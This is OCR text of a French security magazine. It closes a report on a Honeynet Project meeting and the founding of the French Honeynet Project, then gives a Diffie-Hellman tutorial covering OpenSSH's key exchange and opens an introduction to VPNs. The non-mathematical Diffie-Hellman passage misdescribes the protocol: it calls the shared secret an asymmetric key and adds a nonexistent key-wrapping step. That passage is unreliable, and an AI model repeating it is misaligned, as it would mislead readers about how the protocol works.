Une présentation du CD-ROM **[HONEYWALL]** a permis à tout le monde de voir les dernières évolutions de ce projet, ainsi que de permettre de tester les dernières versions et de corriger certains bogues (compatibilité sous VMWare, etc.). Ce CD-ROM *bootable* permet d'installer simplement une architecture conforme au **[HONEYNET]** sur un PC, configurant le réseau, les interfaces, le routage, les aspects pots de miel, etc.

Sebek (*Edward Balas*)

Pendant la réunion, un excellent document concernant Sebek a été publié **[KYE-SEB]** avec des copies d'écran des moyens de supervision. Cet outil permet de surveiller de manière furtive l'activité d'un pirate sur un honeypot. Il affiche la liste des commandes tapées, des fichiers utilisés, etc., les traces étant renvoyées par le biais d'un pseudo-canal caché assuré par des modifications bas niveau (*patch* noyau, modules noyau).

Snort-Inline (*Brian Caswell*)

Une rapide présentation de ce projet permettait de voir son fonctionnement et sa façon de gérer les règles de Snort. Brian n'est pas le mainteneur de Snort ou de Snort-Inline, mais il a écrit un script qui transforme les règles de Snort en règles de Snort-Inline. Ce dernier peut jouer le rôle de NIPS (*Network Intrusion Prevention System*) entre les honeypots et Internet, l'objectif étant de laisser rentrer le pirate, mais d'empêcher ce dernier d'attaquer ailleurs en rebondissant sur votre système.

The Honeynet PROJECT

VMWare/Virtual Honeynets
(*Bill McCarty*)

[VMWare] est un excellent outil permettant de simuler de manière concurrente plusieurs systèmes d'exploitation au-dessus d'un système natif (exemple : Windows et OpenBSD qui tournent au-dessus d'un Linux, etc.). Il a été rappelé les mérites de VMWare pour monter des honeypots, sachant que Bill McCarty d'Azusa Pacific University l'utilise pour ses honeynets, et qu'il y détient le record d'intrusions ! Le dernier "scan of the month" **[SOTM]** proposait justement une activité basée sur VMWare, afin d'étudier une machine compromise.

Honeyd versus MSBlast
(*Laurent Oudot*)

Cette présentation a permis de rappeler le fonctionnement des vers (*worms*) pour ensuite expliquer en quoi les honeypots peuvent contribuer à les combattre. Un cas d'étude sur MSBlast et Honeyd **[MISC8]** fut proposé **[WORMS]**.

Intégration de honeypots dans une infrastructure réseau
(*Nicolas Fischbach*)

Nicolas, à la demande de Lance, apporte ses compétences dans la sécurité des larges infrastructures et les technologies réseaux, plus particulièrement pour les problématiques liées à BGP, MPLS, les dénis de service, la diversion de trafic et l'intégration de pots de miel.

Fingerprinting (*Laurent Oudot*)

Au cours des réunions présentant les projets, la furtivité des honeypots est un sujet qui a été très relancé par certaines personnes, notamment en ce qui concerne les outils comme Sebek, Snort-Inline, Honeyd et VMWare. Un papier assez polémique est d'ailleurs curieusement sorti le lendemain du meeting dans une fausse revue en ligne **[FAKE-PHRACK]**.

Financement du projet
(*Lance Spitzner*)

Un point complet annonçant qui finançait, combien et comment.

Les licences (*Lance Spitzner*)

Le choix de BSD a été retenu par le Honeynet Project pour ses réalisations. Dans certains cas impossibles à éviter (comme Snort-Inline), la licence GPL sera acceptée.

Le partage des logs (journaux)
(*Lance Spitzner*)

La question des traces de sécurité obtenues de par le monde anima de nombreuses réunions. Où et comment stocker des traces venant de différentes machines dans le monde ? Quelles traces peut-on/veut-on partager ? Ce sujet est assez ouvert et donna lieu à la création d'un groupe de travail sur une potentielle architecture de base de données permettant de parvenir à cet objectif des responsables du Honeynet project.

L'INITIATIVE FRANÇAISE : "FRENCH HONEYNET PROJECT"

Suite à ces rencontres et avec l'accord de Lance Spitzner ainsi que de membres du Honeynet project, Laurent Oudot et Nicolas Fischbach créent officiellement le "French Honeynet Project" **[FRHONEYNET]** en vue de rejoindre l'Alliance. L'objectif est de rassembler les acteurs et chercheurs français de ce domaine. En accueillant ainsi des individus, des entreprises, des organismes, ou des universités, le projet Honeynet français se veut fédérateur et servira de relais avec les correspondants étrangers, et notamment les Américains à la pointe du projet. Cela facilitera les échanges et communications entre spécialistes du domaine, les échanges ou créations d'outils, les analyses d'incidents, notamment concernant des attaques provenant par exemple de réseaux français. La règle essentielle pour appartenir à ce projet consiste à être actif et posséder ou mettre en place des honeynets ou des outils associés. Les sponsors éventuels sont d'ailleurs les bienvenus pour financer ou donner du matériel neuf ou utilisé, des accès réseaux, etc. (MISC et NERIM [www.nerim.net] ont déjà répondu oui à cet appel). Si des attaques de bon niveau sont capturées dans les pots de miel de la communauté, gageons que les lecteurs de MISC pourront profiter des découvertes techniques associées (outils découverts, méthodes observées, etc.).

Quand on voit le nombre et le niveau des personnes impliquées dans le projet Honeynet, ainsi que les travaux déjà effectués, on peut penser que les mois à venir seront intéressants techniquement. On citera par exemple le cas de la police italienne **[FORTE]** qui arrêta une quinzaine de pirates en même temps à des endroits différents avec une force d'intervention composée d'une centaine de policiers. Les pirates avaient en effet pénétré des réseaux étrangers (NASA, US Navy, US Army, etc.) ainsi que des honeypots où leur technique d'évasion d'IDS grâce à l'utilisation d'un tunnel IPv6 sur IPv4 avait pu être identifiée et reconnue sur d'autres sites, point commun de leur façon d'opérer **[IPV6]**.

Nous l'avions déjà dit dans MISC 8, le piratage a un nouvel ennemi, imparfait à l'heure actuelle, mais utile et en voie de devenir indispensable pour faire perdre du temps et tracer ou étudier des pirates...

Nicolas Fischbach (**nico@securite.org**)
http://www.securite.org/nico/
Senior Manager - IP Engineering/Security
COLT Telecom - **http://www.colt.net/**

Laurent Oudot (**oudot@rstack.org**)
Ingénieur Chercheur au Commissariat à l'Energie Atomique - CEA/DIF
http://www.rstack.org/oudot/
http://www.frenchhoneynet.org/

Références

[HONEYNET] Site officiel du Honeynet Project : **http://www.honeynet.org/**

[FRHONEYNET] Site officiel du French Honeynet Project : **http://www.frenchhoneynet.org/**

[HITB] Hack In The Box est une conférence qui se déroulera en décembre prochain à Kuala Lumpur (Malaysie). Certains membres du projet Honeynet devraient y faire des présentations, ainsi que Last Stage of Delirium, les chercheurs en sécurité qui ont, entre autres, découvert la fameuse faille DCOM dans les Windows. Un grand Capture The Flag y sera aussi organisé en parallèle : **http://conference.hackinthebox.org**

[SEBEK] Site officiel du projet Sebek : **http://www.honeynet.org/tools/sebek/**

[SEBEKOBSD] Le code du patch Sebek pour OpenBSD étudié pendant le meeting sera bientôt disponible sur **http://dragos.com/**

[SEBEKW32] Les binaires Sebek pour Windows : **http://www.savidtech.com/sebek**

[HONEYWALL] Les images ISO du CD-ROM Honeywall, les honeypots simplifiés : **http://www.honeynet.org/misc/files/cdrom/**

[KYE-SEB] Papier "Know Your Enemy" concernant le projet Sebek : **http://www.honeynet.org/papers/sebek.pdf**

[VMWare] Vous pouvez télécharger une version d'évaluation valable un mois sur : **http://www.vmware.com/vmwarestore/newstore/wkst_eval_login.jsp**

[SNORTIL] Cet IPS est disponible sur **http://snort-inline.sf.net/**

[SOTM] Essayez le "scan of the month 29" utilisant VMWare, c'est désormais un grand classique : **http://www.honeynet.org/scans/scan29/**

[WORMS] Sur le site officiel de Honeyd, retrouvez l'étude sur MSBlast **http://www.citi.umich.edu/u/provos/honeyd/msblast.html**

[MISC8] Un article complet décrivant Honeyd dans MISC 8. L'outil est fourni sur **http://www.citi.umich.edu/u/provos/honeyd/** sous licence BSD.

[FAKE-PHRACK] Consultez le document "Local Honeypot Identification" attaquant la problématique de la furtivité dans le projet Honeynet, disponible sur : **http://www.phrack.nl/phrack62/p62-0x07.txt**

[FORTE] Interview de Dario Forte concernant l'intervention de la police italienne à la poursuite de pirates de haut niveau : **http://www.01net.com/article/195787.html**

[IPV6] Concours "Scan Of The Month" numéro 28, correspondant à une des attaques des pirates italiens vers un pot de miel du Mexico Honeynet Project : **http://project.honeynet.org/scans/scan28/**

Échange de clé selon Diffie-Hellman

Si vous utilisez des réseaux privés virtuels (VPN), il est très probable que les résultats de Diffie-Hellman soient appliqués sans même que vous le sachiez. Que vous passiez par IPSec ou SSH, vous le devez, entre autres, à ces deux hommes.

Les noms de Whitfield Diffie et Martin Hellman ne vous disent peut-être rien. Pourtant, ils sont à l'origine d'une grande révolution[1] en cryptographie. Les "nouvelles directions" proposées en 1976 [1] introduisirent la cryptographie asymétrique. Le principal problème de la cryptographie jusqu'à cette date venait de ce qu'il fallait prévoir un canal sécurisé pour échanger des clés entre différentes entités. Avec la cryptographie asymétrique, cette contrainte n'existe plus. Pourtant, actuellement, la cryptographie symétrique continue à être utilisée, principalement parce que les clés sont plus petites et les calculs plus rapides. Enfin, ce ne sont pas les seules explications : la cryptographie asymétrique repose sur des problèmes difficiles et la conjecture que P != NP (soit qu'il existe des problèmes qu'on ne peut résoudre avec une complexité polynomiale). Or, rien ne garantie que, demain, un chercheur ne mettra pas au point un algorithme capable de factoriser des entiers rapidement (i.e. RSA ne sera plus bon). En cryptographie symétrique, Shannon donne une idée bien plus précise de la sécurité. Du coup, dans les situations où il est nécessaire d'avoir une certaine évaluation, voire une assurance, de sécurité, la cryptographie symétrique convient mieux.

Entre autres choses, ils permirent d'utiliser l'asymétrie de certaines opérations pour que les intervenants d'une communication construisent ensemble une clé de chiffrement symétrique : le protocole d'échange de clés de Diffie-Hellman était né.

DES CLÉS PARTOUT

Historiquement, le but premier de la cryptographie était de protéger un message contre les personnes ne devant pas y avoir accès. Cette clause est appelée confidentialité. Le chiffrement et le déchiffrement aspirent à cela.

Pour un schéma donné, soient M, C, K l'ensemble respectivement de tous les messages clairs, des messages chiffrés et des clés. Soient m dans M un message et k dans K une clé. Le message chiffré associé est donné par l'application de chiffrement :

$$E : M \times K \rightarrow C \qquad (1)$$
$$(m, k) \rightarrow c = E_k(m)$$

Pour retrouver m à partir de c, on détermine un procédé inverse de la forme :

$$D : C \times K \rightarrow M \qquad (2)$$
$$(c, k') \rightarrow m = D_{k'}(c)$$

Ces deux fonctions et les clés k,k' doivent au moins vérifier $D_{k'}(E_k(m))=m$, afin que le déchiffrement soit possible et unique (voir **figure ci-dessous**). Dès lors, on constate que deux schémas de chiffrement sont possibles, selon la relation entre k et k'.




Schéma de chiffrement

CHIFFREMENT À CLÉ SECRÈTE

Lorsqu'il est facile de calculer k' à partir de k, on parle alors de chiffrement symétrique ou encore de chiffrement à clé secrète. Les deux entités impliquées dans la communication doivent alors partager un secret, k par exemple, afin que chacun puisse chiffrer et déchiffrer. Il est essentiel que personne d'autre ne sache quoi que ce soit sur k, sans quoi il serait capable de retrouver k' et ainsi de déchiffrer la communication.

1 Il semblerait en fait que certains services anglais furent les premiers à élaborer la cryptographie asymétrique.

D'une manière plus générale, on considère qu'il y a seulement une clé k dans de tels algorithmes. Ceux-ci existent depuis des siècles et sont encore très présents actuellement (DES, AES, SAFER, IDEA...). Ces schémas sont très rapides mais nécessitent une étape préalable afin d'échanger une clé k pour chaque couple d'utilisateurs. Ainsi, dans un groupe de n personnes, chacune d'elle doit posséder n-1 clés différentes afin de chiffrer ses communications avec chacun des n-1 autres membres du groupe : il faut une clé secrète par paire d'intervenants. Ces n personnes manipulent un total de $(n-1) + (n-2) + ... + 2 + 1 = n(n-1)/2$ clés distinctes.

CHIFFREMENT À CLÉ PUBLIQUE

L'autre type de schéma de chiffrement est dit asymétrique ou à clé publique. Suite aux nouvelles directions présentées par W. Diffie et M. Hellman en 1976 dans [1], les recherches se sont intensifiées pour parvenir à un système cryptographique qui utiliserait deux clés, l'une servant au chiffrement, l'autre au déchiffrement. Le premier schéma fut proposé en 1977 par R. L. Rivest, A. Shamir et M. Adelman [2, 3] : le système RSA.

Les schémas asymétriques reposent sur l'impossibilité, au moins calculatoire à défaut de théorique, de retrouver k' à partir de k et l'unicité de la relation liant k et k'. La structure générale utilisée pour construire ces schémas s'appuie sur des problèmes mathématiques extrêmement difficiles à résoudre lorsqu'on ne connaît pas k', mais triviaux dans le cas contraire.

Supposons qu'Alfred souhaite envoyer un message chiffré à Batman. Ici, la clé k est publiquement connue alors que k' est conservée cachée par Batman. Alfred se sert de k pour chiffrer le message qu'elle destine à Batman. Ce dernier retrouve le message clair à l'aide de sa clé privée[2] k'.

Les schémas les plus connus sont RSA et ElGamal. Ils sont moins rapides que les schémas symétriques, mais ne requièrent pas un échange préalable de clé. Par exemple, lorsque n personnes souhaitent communiquer, l'ensemble ne nécessite que n paires de clés.Dans la pratique, les schémas asymétriques servent principalement à échanger une clé secrète qui est ensuite utilisée pour chiffrer symétriquement la transaction (on parle alors de clé de session). Alfred choisit une clé secrète k et la chiffre avec la clé publique de Batman avant de la lui envoyer. Batman est le seul à pouvoir déchiffrer le message et obtient donc la même clé k. Le reste de la communication est ensuite chiffré à l'aide de k selon un schéma symétrique.

PROTOCOLE D'ÉCHANGE DE CLÉ DE DIFFIE-HELLMAN

Reprenons Alfred et Batman, qui cherchent à communiquer de manière sécurisée. Ils font appel au protocole d'échange de clés de Diffie-Hellman. L'objectif est de permettre à Alfred et Batman de se mettre d'accord sur un secret commun, une clé de chiffrement, de sorte que les personnes écoutant intégralement la communication soient incapables de reconstruire ce secret.

SANS LES MATH

Tout d'abord, chaque intervenant génère aléatoirement une clé privée et une clé publique. Alfred envoie sa clé publique à Batman, qui fait de même en envoyant sa clé publique à Alfred.

Un premier problème apparaît ici : qui assure à Batman que la clé qu'il reçoit est bien celle offerte par Alfred ? Pour répondre à cela, on met en place une autorité de certification (CA) dont le rôle est de garantir qu'une clé vient bien de la bonne entité. Cette CA n'est pas obligatoire. Toutefois, elle protège le système des attaques de l'homme du milieu, où un attaquant se glisse entre les deux interlocuteurs, et usurpe leur identité.

Maintenant, Alfred et Batman sont capables, chacun dans leur coin, de calculer un secret partagé. Le protocole pourrait s'arrêter là, mais ce n'est pas le cas. Pourquoi ? Parce qu'en fait, cette clé est une clé asymétrique, et que le chiffrement associé est trop lent pour un volume de données important.

Un des intervenants, Alfred par exemple, génère une clé symétrique, et la chiffre à l'aide du secret partagé et de la clé publique de l'autre. Cette clé chiffrée est expédiée à Batman, qui n'a plus qu'à la déchiffrer avec la clé privée correspondante. Cette dernière est obtenue à partir de sa clé publique et du secret partagé. En général, c'est l'instigateur de la communication qui envoie la clé secrète, mais ce n'est nullement une obligation.

Maintenant, Alfred et Batman disposent tous deux de la même clé symétrique. Ils sont à même de s'envoyer des données de manière sécurisée. Cette clé s'appelle communément une clé de session. Ils en généreront selon les besoins (nouvelle communication et/ou à intervalle de temps régulier), ce qui n'est pas du tout pénalisant car ces opérations sont très rapides.

AVEC LES MATH

Reprenons les étapes précédentes en examinant les opérations qui interviennent.

Le logarithme discret

Lorsqu'on traite de cryptographie asymétrique, le premier problème qui vient communément à l'esprit est la factorisation, problème sur lequel repose RSA. Néanmoins, il existe d'autres problèmes similaires, c'est-à-dire faciles dans un sens, mais difficiles dans l'autre.Dans le cas du protocole d'échange de clé de Diffie-Hellman, il ne s'agit plus de la factorisation d'entiers, mais du logarithme discret.

Soient p un nombre premier, et g un élément du groupe Z/pZ, c'est-à-dire tous les entiers compris entre 0 et p-1, ou encore tous

[2] Pour éviter la confusion avec la terminologie du chiffrement symétrique et sa clé secrète, le chiffrement asymétrique utilise les termes clé publique / clé privée.

les restes possibles dans la division par p. Le problème du logarithme discret repose sur l'équation

$y = g^x \bmod p$

Pour tout entier x, le calcul de y est simple et rapide. Au lieu d'effectuer x multiplications de g par lui-même, on remarque que :

- si x est pair, alors $g^x = (g^{x/2})^2$;
- si x est impair, alors $g^x = g.(g^{(x-1)/2})^2$

Le problème est donc le même, mais pour une valeur de x deux fois moindre. Un algorithme récursif calcule la valeur recherchée en $O(\log x)$ opérations.

A l'inverse, retrouver x lorsque y est donné relève de l'impossible avec les connaissances algorithmiques actuelles : c'est le problème du logarithme discret.

Construire le secret partagé

La première étape est donc de déterminer le secret commun à Alfred et Batman. Nous noterons x une clé privée, et y une clé publique. Ces clés sont déterminées à partir de valeurs communes pour g et p, où g et p sont des entiers (g vérifie des propriétés particulières pour que la reconstruction de la clé de session soit impossible en cas d'écoute, p est premier).

On a donc :

$y_a = g^{x_a} \bmod p$

$y_b = g^{x_b} \bmod p$

Tout d'abord, Alfred et Batman se mettent d'accord sur g et p. Ensuite, chacun tire aléatoirement une clé privée, respectivement x_a et x_b. Ils calculent leurs clés publiques y_a et y_b, qu'ils s'échangent. Chacun est alors à même de calculer le secret partagé S :

$S = y_b^{x_a} \bmod p$

$= (g^{x_b})^{x_a} \bmod p$

$= (g^{x_a})^{x_b} \bmod p$

$= y_a^{x_b} \bmod p$

Pour le moment, ont transité par le canal de communication g, p, y_a et y_b. Si un espion écoute les communications, il ne peut pas reconstruire S. Pour cela, d'après les formules précédentes, il lui manque une clé privée x. Est-il en mesure de retrouver une de ces clés avec les éléments capturés ? La réponse est, vous vous en doutez, non grâce au logarithme discret. Il dispose d'une clé publique y, de g et de p, mais comme nous l'avons vu, il est pratiquement impossible de retrouver avec ces éléments la clé privée x.

Le plus difficile est maintenant fait. La détermination d'une clé de session découle de ce secret partagé. Il existe de nombreuses méthodes pour y parvenir. Par exemple, dans [4], un mécanisme est décrit pour générer un nombre arbitraire de clés à partir de S.

Application au protocole SSH

Le protocole SSH utilise le protocole Diffie-Hellman pour déterminer une clé de session. Dans l'implémentation OpenSSH, cela se passe dans la fonction `kexgex()`. En fait, cette fonction ne fait rien : selon qu'elle est appelée sur le client ou le serveur, elle correspond respectivement à `kexgex_client()` et `kexgex_server()` dans `kexgex.c`. Ces fonctions permettent aux intervenants de convenir d'une clé de session, mais aussi de quelques autres paramètres que nous ignorerons dans la suite.

```
kexgex_client()                                    kexgex_server()

                  — SSH2_MSG_KEX_DH_GEX_REQUEST —> params pour DH

p et g            <— SSH2_MSG_KEX_DH_GEX_GROUP  —  p et g

y_c = g^x_c mod p — SSH2_MSG_KEX_DH_GEX_INIT   —> y_c

y_s               <— SSH2_MSG_KEX_DH_GEX_REPLY  —  y_s = g^x_s mod p

S = y_s^x_c mod p                                  S = y_c^x_s mod p
```

Cela passe par quelques messages. Tout d'abord, le client demande au serveur les paramètres qui seront nécessaires aux calculs de logarithmes discrets, g et p. Quand le serveur reçoit le message `SSH2_MSG_KEX_DH_GEX_REQUEST`, il génère g et p, et les renvoie au client dans le message `SSH2_MSG_KEX_DH_GEX_GROUP`. Le client est maintenant en possession des éléments nécessaires pour calculer sa clé publique y_C. Une fois cela fait, le client renvoie sa clé publique y_C au serveur via le message `SSH2_MSG_KEX_DH_GEX_INIT`. Le serveur était déjà capable de calculer sa propre clé publique, mais il attend quand même le retour du client pour s'y mettre. Il calcule donc y_S et l'envoie au client par un message `SSH2_MSG_KEX_DH_GEX_REPLY`. Le client et le serveur détiennent maintenant tous les éléments pour calculer le secret partagé S.

F. Raynal

f.raynal@miscmag.com


Références

[1] W. Diffie and M. Hellman, *New directions in cryptography*, IEEE Transactions on Information Theory, IT-22, 1976

[2] R. L. Rivest, A. Shamir and L. M. Adelman, *A Method for Obtaining Digital Signatures and Public-Key Cryptosystems*, MIT/LCS/TM-82, 1977

[3] R. Rivest, A. Shamir and L. Adlemann, *A Method for Obtaining Digital Signatures and Public-Key Cryptosystems*, Communications of the ACM, 1978

[4] E. Rescorla, *Diffie-Hellman Key Agreement Method*, RFC 2631 - 1999



Introduction aux VPN
2 Sécurisation des communications WiFi avec IPSec
3 Infrastructure combinant concentrateur VPN IPSec, "dial-in" L2TP et authentification forte.
4 Tunnel et VPN légers

Introduction aux VPN
(Virtual Private Network)

Chiffrement, IPSEC, encapsulation, tunnels et authentification... Autant de termes utilisés souvent à tort pour définir les réseaux privés virtuels. Car la notion de VPN est d'abord un concept dont la mise en œuvre varie en fonction des applications recherchées. De l'externalisation complète du système d'information à la réduction des coûts télécom, du télé-travail au déport des lignes téléphoniques, voyage au cœur des technologies de virtualisation des réseaux.

CONCEPTS DU VPN

FONCTIONS D'UN VPN

Avant toute considération technique, il est nécessaire – sinon indispensable – de définir le ou les rôle(s) que peuvent remplir ces fameux réseaux privés virtuels. En effet, la multiplicité des fonctions couvertes par ce simple acronyme est de nature à rapidement semer la confusion. Commençons donc par le début.

> **VPN = Virtual Private Network**
> (avec en version française RPV pour Réseau Privé Virtuel).

L'objectif est donc *a priori* le suivant : fournir aux utilisateurs et administrateurs du système d'information les conditions d'utilisation, d'exploitation et de sécurité à travers un réseau public identiques à celles disponibles sur un réseau privé.

Conditions d'utilisation

"Fournir des conditions d'utilisation identiques" signifie que, du point de vue de l'utilisateur, aucune différence notable n'apparaît dans son utilisation des ressources du système d'information. Il doit par conséquent pouvoir accéder aux mêmes ressources et effectuer dessus les mêmes opérations que s'il était physiquement sur le réseau de l'entreprise. Cela implique de prendre en compte plusieurs éléments.

Tout d'abord, une interface utilisateur suffisamment instinctive doit être développée. Il est en effet nécessaire de garantir que n'importe quel utilisateur est à même de faire fonctionner le système. L'idéal étant une implémentation transparente, à l'instar d'une connexion réseau "standard". En second lieu les problématiques d'adressage et de nommage doivent être "nativement" résolues afin d'affranchir l'utilisateur de toute opération visant à le faire intervenir sur le paramétrage de son système. Enfin, les performances du VPN doivent (à défaut d'être identiques) permettre d'effectuer le même type d'opérations que sur le réseau interne, ce avec des délais d'exécution du même ordre.

Conditions d'exploitation

Par exploitation du SI nous entendons ici d'une part son maintien en conditions opérationnelles, et d'autre part le support aux utilisateurs.

Cette problématique s'avère poser le problème inverse que dans le cas de l'utilisation des ressources. Il s'agit ici de permettre à un outil d'administration et à l'administrateur lui-même d'identifier la nature du système et de prendre en compte le fait qu'il est connecté au système d'information via un mécanisme spécifique, en dépit des apparences.

Sécurité

Bien que souvent présentée comme le point principal d'un VPN, la sécurité n'est, en théorie, qu'un élément consistant à garantir que d'une part les communications à travers le réseau public sont aussi "sûres" que celles transitant par le réseau de l'entreprise, et que d'autre part l'utilisateur bénéficie du même niveau de sécurité que s'il était physiquement connecté au réseau de l'entreprise.

Cette approche théorique s'avère rapidement être insuffisante. En effet, outre la sécurité des données transitant à travers le réseau public, il est indispensable de se préoccuper de la protection du réseau interne lui-même, ce dans la mesure où la mise en place d'une infrastructure VPN a ouvert une nouvelle porte donnant vers l'extérieur. D'autant plus que l'utilisateur distant apparaît dans une telle infrastructure comme un parfait cheval de Troie : il est directement connecté au SI de l'entreprise, sans restriction (autre que celles qui lui sont imposées au sein de l'entreprise) et ne se méfie de rien.

L'utilisation d'un réseau public

Enfin, pourquoi utiliser un réseau public ? D'abord pour d'évidentes raisons financières. Connecter deux sites distants de quelques centaines de kilomètres avec une LS à 2 Mo coûte beaucoup plus cher que la souscription à deux abonnements ADSL... Enfin, parce qu'il serait erroné de s'imaginer qu'une LS est un câble directement tiré d'un point A à un point B. Une LS est un câble connectant votre SI à un réseau de réseaux.

UTILISATION DES VPN

Quelles sont les applications pratiques d'un mécanisme offrant tout ou partie des fonctions décrites précédemment ?

Télé-travail

La connexion transparente et sécurisée aux ressources informatiques de l'entreprise ouvre naturellement les portes au travail à distance pour de nombreuses catégories de personnel (commerciaux, développeurs, direction...) et pour de nombreuses raisons (grève des transports, flemme, déplacement...).

Dans ce type d'utilisation, les principales fonctionnalités devant être mises en œuvre sont la transparence d'utilisation et la sécurité.

Connexion de sites distants

Pouvoir utiliser un réseau public tel qu'Internet pour établir une connexion fiable entre deux sites présente non seulement d'indéniables avantages financiers, mais également une flexibilité et une indépendance sans précédent vis-à-vis des opérateurs télécom.

Les fonctions les plus importantes deviennent alors l'exploitation et la sécurité.

Transporter la voix

Les possibilités de transport de la voix sur un réseau IP couplées aux deux utilisations précédentes des VPN ouvrent des perspectives particulièrement tentantes. Dans le cas d'utilisateurs distants (télé-travail), on peut imaginer que l'ordinateur de ce dernier soit équipé d'un logiciel de phonie (*softphone*) lui permettant de prendre et d'émettre des appels téléphoniques comme si l'utilisateur était à son poste. Plus évident, lors de l'interconnexion de plusieurs sites, le transport de la voix sur le VPN fournit *de facto* la gratuité des communications inter-site.

Le principal critère dans ce type d'utilisation est la performance. Cet aspect est d'ailleurs tellement critique que les implémentations de VoIP via un VPN sur Internet restent très limitées.

Externalisation

Enfin, à l'extrême des possibilités, tout ou partie du SI peut être externalisé, la connexion aux ressources s'effectuant de manière transparente et sécurisée via un VPN. Dès lors, l'entreprise délègue la mise en place et l'exploitation du SI (voire aussi de la téléphonie) à une entité tierce.

Dans une telle utilisation des VPN, l'ensemble des critères doivent être respectés (simplicité d'utilisation, performance, sécurité, exploitation, etc.)

WAN "clefs en main"

Une autre utilisation des VPN est celle qui en est faite par les opérateurs télécoms. Ces derniers, s'appuyant sur les technologies VPN classiques IPSec et MPLS **[16]**, proposent de fournir aux entreprises un WAN (*Wide Area Network* - réseau longue distance) sur mesure. Pour ce faire, ils s'appuient sur leur propre infrastructure (rare) et/ou sur celle d'opérateurs partenaires afin d'interconnecter les différents points du réseau. C'est au-dessus de ce maillage que sont créés des tunnels permettant de fournir l'illusion d'un réseau dédié à l'entreprise.

Ces offres VPN, car c'est ce dont il s'agit, sont souvent enrichies de services d'accès à Internet, d'hébergement des serveurs, de filtrage de paquets (firewalls) et de contenu (anti-virus), voire de détection d'intrusion. Le terme VPN perd alors son sens initial (création d'un réseau privé – celui de l'entreprise – au-dessus d'un réseau public – celui de l'opérateur) pour devenir, plus ou moins, un réseau sécurisé (également plus ou moins...) auquel toute l'entreprise est connectée.

LES TERMES

Quand il est fait allusion aux VPN, de nombreux termes sont employés, parfois de manière tout à fait inappropriée. Avant de commencer l'étude technique des réseaux privés virtuels, il semble donc nécessaire d'établir une définition de quelques-uns des termes les plus importants en y associant les technologies correspondantes.

Chiffrement

Considérons le concept du chiffrement comme acquis et contentons-nous de quelques rappels sur les principales différences entre chiffrement symétrique et chiffrement asymétrique.

Dans le premier cas, une même clef est utilisée pour effectuer les fonctions de chiffrement et de déchiffrement. Cela implique par conséquent que la clef en question soit diffusée à l'ensemble des interlocuteurs potentiels, chacun étant à même de déchiffrer les informations chiffrées par les autres. Compte tenu de cette évidente problématique, un tel mécanisme n'apparaît pas (d'un point de vue logique) comme le plus fiable en termes de confidentialité, et est explicitement irrecevable pour l'authentification. Les principaux algorithmes symétriques sont RC4/5 [1], (3)DES, AES, etc.

Dans le second cas (chiffrement asymétrique), les fonctions de chiffrement et de déchiffrement sont assurées par deux clefs différentes : une clef "publique" accessible à tout le monde et diffusée le plus largement possible, et une clef "privée" gardée précieusement par son propriétaire. Ainsi, afin d'assurer la confidentialité des données, l'émetteur utilise la clef publique du destinataire et chiffre les données à l'aide de cette dernière. Le déchiffrement est effectué par le destinataire à l'aide de sa clef privée. Ce mécanisme garantit que seul le destinataire du message est à même de le déchiffrer. Inversement, afin de prouver l'identité d'un émetteur, ce dernier chiffre le message (plus précisément l'empreinte du message) avec sa clef privée, la signature est la résultante de cette opération. De l'autre côté du canal, le destinataire doit déchiffrer la signature avec la clef publique de l'émetteur. Si l'empreinte après déchiffrement correspond, cela signifie qu'elle a été chiffrée avec la clef privée adéquate et que l'émetteur est bien celui qu'il prétend être. Parmi les principaux algorithmes asymétriques, on trouvera RSA pour le chiffrement, et DSA pour la signature.

Il apparaît que les mécanismes de chiffrement asymétrique sont bien plus fiables. Ils posent cependant deux problèmes majeurs :

- **1.** Les opérations de chiffrement et de déchiffrement sont environ 1000 fois plus lourdes que dans le cas d'algorithmes symétriques ;
- **2.** Il est nécessaire de mettre en place une infrastructure de distribution des clefs publiques et de révocation des clés privées.

Authentification

Dans le cadre d'un échange de données tel que ceux auxquels il est fait allusion dans cet article, plusieurs niveaux d'authentification peuvent se concevoir : l'authentification des connexions et l'authentification des données.

Lors d'une interconnexion entre sites distants, les "interlocuteurs" sont des équipements réseau, tels que des routeurs et/ou des firewalls. Dans ces conditions, l'authentification consiste à s'assurer que chacune des extrémités de la communication est bien celle qui est attendue, et qu'elle le reste tout au long de la communication. La procédure d'authentification doit évidemment être automatisée. En revanche, s'il s'agit de la connexion d'un utilisateur nomade, il est nécessaire de s'assurer qu'il s'agit bien de l'utilisateur en question (et non plus seulement de son ordinateur) avant "d'ouvrir" le réseau de l'entreprise.

Concernant l'authentification des données, l'objectif est de s'assurer que l'émetteur des données en question est bien celui qu'il prétend être. Le mécanisme de signature des données a déjà été vu plus haut.

Contrôle d'intégrité

Le contrôle d'intégrité a pour objectif de garantir que les données n'ont pas été modifiées (volontairement ou non) au cours de leur transmission. Un code spécifique (MAC pour *Message Authentication Code*) est généré pour chaque message et transmis avec ce dernier. A l'issue de la transmission, le MAC est régénéré par le destinataire et doit correspondre à celui reçu avec le message correspondant.

Un tel système n'est cohérent que si le mécanisme de génération des MACs s'appuie sur un mécanisme de hashage irréversible et dont les probabilités de collisions sont acceptables. C'est la raison pour laquelle les algorithmes tels que SHA-1 et MD5 [2] sont le plus souvent utilisés.

Tunnel

